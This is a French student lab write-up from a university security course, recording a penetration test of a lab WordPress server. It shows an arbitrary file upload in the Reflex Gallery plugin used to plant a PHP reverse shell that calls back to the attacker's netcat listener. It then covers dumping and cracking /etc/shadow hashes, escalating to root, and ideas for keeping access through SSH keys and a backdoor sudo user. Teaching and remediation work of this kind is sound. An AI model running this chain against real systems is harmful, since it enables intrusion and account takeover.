



**POLYTECHNIQUE  
MONTRÉAL**

UNIVERSITÉ  
D'INGÉNIERIE

**Polytechnique Montréal**

**Département de génie informatique et génie logiciel**

**Cours INF4420A  
Sécurité Informatique**

**A2022 - Travail Pratique 4 - Groupe 04**

**Rendu par :  
Aghilès Gasselin 2013772  
Maximiliano Falicoff 2013658**

**Date:  
Pour le mardi 20 décembre 2022**


## Reconnaissance

On veut que notre machine Kali puisse communiquer avec la machine de Bob, pour savoir son ip on roule la commande *netdiscover*. On trouve que la machine de Bob possède l'IP 192.168.100.171.

```
Currently scanning: 172.16.97.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP [user]      At MAC Address      Count  Len  MAC Vendor / Hostname
[-u user] [-u user]
[-u group] [-u host] [-u p
192.168.100.171 00:0c:29:f5:05:49    1     60  VMware, Inc.
```

Par contre nous ne pouvons pas communiquer avec la machine, pour régler cela nous devons configurer la machine Kali pour qu'elle soit sur le même réseau que la machine de Bob. On choisit l'adresse IP 192.168.100.170, avec le gateway 192.168.100.1 et comme masque 255.255.255.0 et le serveur DNS 8.8.8.8.



On redémarre la machine Kali, puis on réessaye de ping la machine de Bob:

```

(kali㉿kali)-[~/Desktop]
$ ping 192.168.100.171
PING 192.168.100.171 (192.168.100.171) 56(84) bytes of data.
64 bytes from 192.168.100.171: icmp_seq=1 ttl=64 time=0.257 ms
64 bytes from 192.168.100.171: icmp_seq=2 ttl=64 time=0.188 ms
64 bytes from 192.168.100.171: icmp_seq=3 ttl=64 time=0.378 ms
64 bytes from 192.168.100.171: icmp_seq=4 ttl=64 time=0.197 ms
^C
— 192.168.100.171 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.188/0.255/0.378/0.075 ms

```

On voit que nos deux machines arrivent à communiquer ensemble.

On veut maintenant faire un balayage des ports et des services qui roulent sur la machine de Bob. On utilise nmap: `nmap -sC -sV -oN sauvegarde.txt 192.168.100.171` puis on observe que la machine a un serveur ssh qui roule sur le port 22, un serveur http qui roule sur le port 80.

Le flag `-sC` effectue les scans avec des scripts NSE (Nmap Scripting Engine) (en l'occurrence `-sC` signifie d'utiliser le script de scan par défaut).

Le flag `-sV` permet de déterminer le service ou version des applications tournant sur les ports ouverts de la machine.

Le flag `-oN` spécifie que le output sera le fichier sauvegarde.txt.

```

(kali㉿kali)-[~]
$ cat sauvegarde.txt
# Nmap 7.92 scan initiated Tue Dec  6 10:53:31 2022 as: nmap -sC -sV -oN sauvegarde.txt 192.168.100.171
Nmap scan report for 192.168.100.171
Host is up (0.69s latency).
Not shown: 925 filtered tcp ports (no-response), 73 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: 404 Not Found

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  6 10:55:00 2022 -- 1 IP address (1 host up) scanned in 88.93 seconds

```

On veut voir si on trouve des informations supplémentaires à propos du serveur http, on utilise l'outil Dirbuster pour réaliser la découverte des répertoires du serveur http en question.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)



http://192.168.100.171:80

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  



Char set  Min length  Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

 Exit  Start

Please complete the test details

On lance Dirbuster :

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.100.171:80/

Scan Information Results - List View: Dirs: 36 Files: 123 Results - Tree View Errors: 97

Directory Structure	Response Code	Response Size
???	???	???
cgi-bin	403	389
icons	200	170
app	200	325
index.php	301	237
info.php	200	192
wp-content	200	183
index.php	200	183
themes	200	183
uploads	200	1750
plugins	200	183
languages	200	2889
upgrade	200	899
wp-login.php	200	2779
wp-includes	200	170
wp-trackback.php	200	351
wp-admin	302	400

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 2137, (C) 1 requests/sec

Parse Queue Size: 0

Total Requests: 446738/16320628

Current number of running threads: 500

500 Change

Time To Finish: 183 Days

Back Pause Stop

Report

Program paused! /app/wp-content/uploads/2019/ombudsman/

On observe que le serveur en question roule un site wordpress.

## Modélisation de la menace

On utilise l'échelle suivant pour évaluer le risque, tiré du cours:

Cote	Disponibilité/Intégrité	Confidentialité
1	Mineur : courte perte de disponibilité, petite perte monétaire, pertes de peu de données, etc. (NON CRITIQUE)	Mineur : aucun impact relié si dévoilée à une tierce partie non autorisée (SANS CLASSIFICATION)
2	Moyen: perte de disponibilité de quelques heures, perte monétaire moyenne, pertes de données peu dommageables etc. (CRITIQUE)	Moyen: impact grave si dévoilée à un tierce partie non autorisée (CONFIDENTIEL)
3	Majeur : arrêts de plusieurs jours, perte monétaires de plusieurs mois, pertes d'un large volume de données, etc. (TRÈS CRITIQUE)	Majeur: impact très grave si dévoilée à une tierce partie non autorisée (SECRET)
4	Catastrophique: arrêt indéfini, perte de millions de dollars, etc. (VITAL; « MISSION CRITICAL »)	Catastrophique: impact extrêmement grave si dévoilée a une tierce partie non autorisée (TRÈS SECRET)

Les échelles sont de 1 à 5.

Scenarios	Agents de menace	Capacite	Opportunite	Motivation	Probabilite	Impact	Risque
Themes et plugins vulnérable	Pirate	4	2	3	1,2	3	3,6
	Crime organisé	3	1	4	0,6	3	1,8
	Employé	5	3	2	1.5	3	4,5
	Compétiteur	2	2	2	0,4	3	1,2
Attaque force brute	Pirate	4	3	4	2.4	4	9,6
	Crime organisé	2	2	4	0,8	4	3,2
	Employé	2	2	1	0,2	4	0,8
	Compétiteur	2	2	3	0,6	4	2,4
Attaque injection	Pirate	5	4	4	4	4	16
	Crime organisé	3	2	4	1.2	4	4,8
	Employé	2	3	1	0,25	3	0,75
	Compétiteur	2	2	3	0,75	4	3
Attaque de cookies	Pirate	5	2	4	1.55	4	6,2
	Crime organisé	3	2	4	1	4	4
	Employé	1	4	1	0,3	3	0,9
	Compétiteur	2	2	3	0,85	4	3,4
Attaque ports ssh	Pirate	5	3	4	1.5	4	6
	Crime organisé	4	3	4	1.3	4	5,2
	Employé	1	4	2	0,5	3	1,5
	Compétiteur	1	3	3	1,05	4	4,2

Thèmes et plugins vulnérable: C'est le cas dans ce TP, le site wordpress contient certains plugins et thèmes qui ne sont pas mis à jour et malheureusement pour l'hébergeur du serveur, dans notre cas cette vulnérabilité permet de soumettre des fichiers au serveur qui est extrêmement problématique.

Attaque force brute: Pour se connecter au serveur, il faut posséder le nom d'utilisateur et le mot de passe. Ces derniers peuvent être attaqués soit en suivant une liste prédéterminée pour tenter toutes les possibilités des mots de passes avec un certain nom d'utilisateur et espérer qu'elle se trouve dans la liste, soit faire de la vraie force brute ce qui prendrait beaucoup de temps et de puissance computationnelle.

Attaque injection: Dépendamment du type de site et si ce dernier contient une entrée texte et/ou une base de données. On peut envisager par exemple une injection SQL si le cas permet ou dumper des informations confidentielles. Un attaquant malicieux peut aussi faire une injection XSS et potentiellement infecter des machines qui se dirigent vers le site.

Attaque de cookies: L'attaque par cookie est une technique utilisée par les pirates informatiques pour accéder à un compte ou un système informatique sans autorisation. Cela peut se faire en obtenant les cookies d'un utilisateur. Une fois que l'attaquant a obtenu les cookies, il peut se faire passer pour l'utilisateur et accéder à son compte ou à son système informatique.

Attaque ports ssh: Les attaques de port SSH peuvent être effectuées en utilisant des techniques telles que l'essai de mots de passe faibles ou prédictibles, l'exploitation de vulnérabilités connues dans le logiciel SSH, ou en utilisant des certificats SSL falsifiés pour tromper le système en pensant que la connexion est légitime.

## Exploitation

On sait que le serveur roule sur wordpress, donc on peut utiliser l'outil wpscan pour faire un balayage des vulnérabilités de sites WordPress, au niveau de Wordpress lui-même mais aussi de plugins et thèmes.

```
[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/
| Last Updated: 2022-11-02T00:00:00.000Z
| Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.1
| Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on performance and speed, Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on performance and speed, Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on performance and speed, Twenty Seventeen brings your site to life with header video and immersive featured images.
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'
```

```
[+] reflex-gallery
| Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
| Last Updated: 2021-03-10T02:38:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt
```

On observe qu'un thème: twentyseventeen et le plugin reflex-gallery ne sont pas à jour, on peut alors utiliser searchsploit pour voir si un d'entre eux a une vulnérabilité que l'on peut exploiter.

```
(kali㉿kali)-[~]
└─$ searchsploit reflex gallery
```

Exploit Title	Path
WordPress Plugin <b>Reflex Gallery</b> - Arbitrary File Upload (Metasploit)	php/remote/36809.rb
WordPress Plugin <b>Reflex Gallery</b> 3.1.3 - Arbitrary File Upload	php/webapps/36374.txt

```
Shellcodes: No Results
```

On observe que reflex gallery a une vulnérabilité où l'on peut soumettre n'importe quel fichier au serveur.

On télécharge le git repo pentestmonkey: <https://github.com/pentestmonkey/php-reverse-shell>, on modifie le fichier .php pour qu'il pointe vers notre ip: 192.168.100.71 sur un port choisi: 8080




```
49 $ip = '192.168.100.170'; // CHANGE THIS
50 $port = 8080; // CHANGE THIS
```

```
1 <form method = "POST" action = "http://192.168.100.171/app/wp-
2 content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype =
3 "multipart/form-data" >
4 <input type = "file" name = "qqfile"><br>
5 <input type = "submit" name = "Submit" value = "go!">
6 </form >
7
```


On ouvre un shell puis on lance netcat


```
(kali㉿kali)-[~]
$ nc -lnvp 8080
listening on [any] 8080 ...
```

On ouvre le fichier html puis on soumet le fichier.



On se redirige vers le fichier sur le site web





WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Sur notre shell de Kali, on peut voir que l'on a maintenant un terminal sur le serveur de Bob avec le user apache.

```
(kali@kali)-[~/php-reverse-shell]
$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.100.170] from (UNKNOWN) [192.168.100.171] 36724
Linux localhost.localdomain 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
06:28:24 up 13 min, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$ ls
ls
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.2$
```

## Escalade de privilèges

On peut remarquer que sur le shell que nous avons nous sommes l'utilisateur "apache" (voir screen ci-dessus). On peut regarder si nous avons accès aux fichiers /etc/passwd et /etc/shadow qui contiennent les utilisateurs et leurs permissions (fichier passwd) avec le hash des mots de passe de chaque utilisateur (fichier shadow). Dans notre cas, nous pouvons accéder à ces deux fichiers et nous trouvons deux hash de mots de passe, 1 pour l'utilisateur "root" et 1 pour l'utilisateur "sudouser".

On peut alors essayer de cracker les hashes trouvés avec des outils comme Hashcat ou encore John the ripper.

Ci dessous un screenshot du fichier /etc/shadow que nous avons renommés hashes.txt où nous pouvons voir les deux hashes des utilisateurs root et sudouser

```

(kali㉿kali)-[~/Desktop]
└─$ cat hashes.txt
root:$6$aWR6lqMA$UTraK6HJ18Xq5EFnWq8GLbv1vFRck8zjJnemR.LH5QV/bCqnPnYAh3mmrI2r
sjPsZOTBEQnEc7nAvXTYIVtoU/:17976:0:99999:7 :::
bin:!:17110:0:99999:7 ::: /bin --size=300
daemon:!:17110:0:99999:7 ::: /etc --name=var --vgname=centos
adm:!:17110:0:99999:7 ::: /etc --size=30 --name=var_log_audit --vgname=centos
lp:!:17110:0:99999:7 ::: /etc --name=root --vgname=centos
sync:!:17110:0:99999:7 ::: /etc --name=home --vgname=centos
shutdown:!:17110:0:99999:7 ::: /etc --size=100 --name=var_log --vgname=centos
halt:!:17110:0:99999:7 ::: /etc --size=100 --name=var_log --vgname=centos
mail:!:17110:0:99999:7 :::
operator:!:17110:0:99999:7 :::
games:!:17110:0:99999:7 :::
ftp:!:17110:0:99999:7 :::
nobody:!:17110:0:99999:7 :::
systemd-network:!! :17606:!!!!:
dbus:!! :17606:!!!!:
polkitd:!! :17606:!!!!:
postfix:!! :17606:!!!!:
chrony:!! :17606:!!!!: --reserve-mb='auto'
sshd:!! :17606:!!!!:
apache:!! :17606:!!!!:
mysql:!! :17606:!!!!:
sudouser:$6$WPHyBfvl$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkoSn3pOGL.rE
gd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:17976:0:99999:7 ::: /etc --notempty

```

Premièrement on essaie de craquer les mots de passe avec hashcat avec la commande:  
`./hashcat.exe -m 1800 hashes.txt ./rockyou.txt -o cracked.txt`

Dans cette commande on spécifie le type de hash avec -m 1800. 1800 dans ce cas est un hash sha512 unix. Ensuite on donne le fichier contenant les hashes : hashes.txt. On lui donne aussi une wordlist à partir de laquelle effectuer le brute force (dans notre cas la wordlist rockyou.txt) et on lui demande de mettre le résultat dans un fichier "cracked.txt" avec l'argument -o cracked.txt.

On est passé sur windows pour utiliser une 3060ti et cracker le mot de passe.

```

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: hashes.txt
Time.Started.....: Tue Dec 06 11:48:23 2022 (8 mins, 9 secs)
Time.Estimated...: Tue Dec 06 11:57:37 2022 (1 min, 5 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 51684 H/s (14.39ms) @ Accel:64 Loops:256 Thr:256 Vec:1
Recovered.....: 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress.....: 25313280/28688768 (88.23%)
Rejected.....: 0/25313280 (0.00%)
Restore.Point....: 12648448/14344384 (88.18%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:1792-2048
Candidate.Engine.: Device Generator
Candidates.#1....: 2password3 -> 2N2boy
Hardware.Mon.#1..: Temp: 66c Fan: 67% Util: 99% Core:2010MHz Mem:6800MHz Bus:16

```

Résultat dans le fichier output.txt

```
$6$WPhyBfv1$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KI0Sn3pOGL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:1029387
```

On peut voir que nous avons trouvé le mot de passe pour l'utilisateur sudouser qui est : 1029387.

De plus nous avons essayé la même méthode de brute force mais avec le logiciel john the ripper. Pour ce faire il faut d'abord unshadow le fichier /etc/shadow avec la commande :

unshadow passwd.txt shadow.txt > unshadowed.txt

Dans cette commande on lie les utilisateurs dans passwd.txt avec les hashes dans shadow.txt et l'output se retrouve dans unshadowed.txt.

On utilise ensuite le program john the ripper avec la commande :

john unshadow.txt -format=sha512crypt-openssl --wordlist=rockyou.txt

Dans cette commande, on spécifie le type de hash (sha512) et la wordlist (rockyou.txt).

Nous avons alors l'output :

```

C:\cygwin64\run>john unshadow.txt -format=sha512crypt-openssl --wordlist=rockyou.txt
Device 1: NVIDIA GeForce RTX 2060
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt-openssl, crypt(3) $6$ [SHA512 OpenSSL])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.40% (ETA: 12:33:06) 0g/s 30376p/s 60753c/s 60753C/s what12..<table style=\
0g 0:00:00:05 0.97% (ETA: 12:33:22) 0g/s 32101p/s 64968c/s 64968C/s chandler3..05081995
0g 0:00:00:14 3.17% (ETA: 12:32:09) 0g/s 35134p/s 70269c/s 70269C/s classybird..ca123456
0g 0:00:00:42 9.42% (ETA: 12:32:13) 0g/s 35080p/s 70161c/s 70161C/s meltykiss..meddaugh
0g 0:00:01:23 18.16% (ETA: 12:32:24) 0g/s 33676p/s 67398c/s 67398C/s warelf87..wanker1234
0g 0:00:02:53 38.45% (ETA: 12:32:17) 0g/s 32466p/s 64933c/s 64933C/s mel4john69..meimyatmyatmon
0g 0:00:05:33 73.98% (ETA: 12:32:17) 0g/s 31750p/s 63501c/s 63501C/s Soares_..Skeehan13
1029387
(sudouser)
Warning: Only 3399 candidates left, minimum 3840 needed for performance.
1g 0:00:07:18 DONE (2022-12-06 12:32) 0.002279g/s 32662p/s 63286c/s 63286C/s !MIGUEL!...♦♥7jVamos!♥
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Nous pouvons observer dans le screenshot ci-dessous que nous trouvons aussi le mot de passe 1029387 pour l'utilisateur sudouser. Il est à noter que john the ripper à fini le craquage en

7min18s avec une carte graphique rtx2060 alors que que hashcat a fini en plus de 10min avec une carte graphique supérieur (rtx 3060ti). Dans ce cas là john the ripper était donc bien plus efficace.

Nous pouvons ensuite nous connecter à l'utilisateur sudouser avec la commande suivante :

```
sh-4.2$ su sudouser
su sudouser
Password: 1029387
```

On peut ensuite avoir accès à un shell (dans /bin/bash) il est à noter comme on peut le voir sur le screenshot suivant que nous ne sommes pas encore root.  
<https://www.folkstalk.com/2022/10/python-spawn-shell-with-code-examples.html>

Creation shell

```
cd /root
./bash: line 2: cd: /root: Permission denied
python -c 'import pty;pty.spawn("/bin/bash")'
[sudouser@localhost bin]$ whoami
whoami
sudouser
```

Cependant avec le même mot de passe nous pouvons devenir root avec la commande sudo su qui demande à être superutilisateur sur le système (root). Après cette commande, on peut voir que nous sommes maintenant l'utilisateur root.

Escalation root

```
[sudouser@localhost bin]$ sudo su
sudo su
[sudo] password for sudouser: 1029387
[root@localhost bin]# cd /root
cd /root
[root@localhost ~]# ls
ls
anaconda-ks.cfg
```

## Recommandations

Premièrement on observe que nous avons pu avoir accès au serveur grâce à un script nous donnant un shell. Ce script a été téléversé en utilisant une défaillance dans l'un des plugins de l'application WordPress due à sa vieille version. Notre première recommandation serait alors de mettre à jour ses plugins (en l'occurrence celui avec la vulnérabilité était le plugin reflex-gallery).

A la suite de cette vulnérabilité nous avons donc pu lire les fichiers /etc/passwd et /etc/shadow depuis l'utilisateur apache.

Notre deuxième recommandation intervient ici. L'utilisateur apache ne devrait pas avoir accès à la lecture du fichier /etc/shadow il devrait seulement avoir accès en lecture à /etc/passwd.

Ensuite nous avons donc pu craquer le hash situé dans le fichier /etc/passwd pour l'utilisateur sudouser. Ce mot de passe est 1029387 et c'est ici qu'intervient notre troisième recommandation. Ce mot de passe est extrêmement peu sécurisé. En 2022, un mot de passe extrêmement sécurisé serait un mot de passe d'au moins 12 caractères contenant des nombres, des lettres minuscules et majuscules et des symboles. De plus, ce mot de passe ne doit de préférence pas être composé d'informations personnelles ou de phrases faciles à deviner. Une séquence aléatoire de tous ces éléments est très efficace.

Dernière remarque, on remarque que depuis l'utilisateur sudouser nous pouvons devenir root avec la commande sudo su. Cela est dû au fait que l'utilisateur a été autorisé à devenir root avec son mot de passe à lui. Cependant cette configuration n'est pas correcte et peut être changée dans le fichier /etc/sudoers pour que l'utilisateur sudouser puisse utiliser la commande sudo mais ne puisse pas monter root.

Dans ce fichier /etc/sudoers sur notre machine nous pouvons voir les lignes suivantes :

```
## Allows people in group wheel to run all commands
%wheel ALL=(ALL)    ALL
```

Notre utilisateur sudouser faisant partie du groupe wheel alors il est régi par cette règle. Cependant c'est cette règle qui pose un problème (<https://www.thegeekdiary.com/how-to-disable-sudo-su-for-users-in-sudoers-configuration-file/>) et il faudra la changer pour :

```
##Limit the wheel user to run any command except for sudo su to root
%wheel ALL = ALL, !/bin/su
```

## Post Exploitation

Dans notre cas nous avons réussi à être root donc nous pouvons faire tout ce que l'on veut. Une façon simple de reprendre contrôle du serveur serait de configurer des clés ssh pour pouvoir se connecter à distance au serveur. De plus dans le cas où le mot de passe root est changé nous pouvons nous créer un utilisateur avec les permissions de s'élever root (permission d'utiliser la commande sudo su). Comme cela même si le mot de passe root change entre temps on peut toujours escalader les privilèges et être root.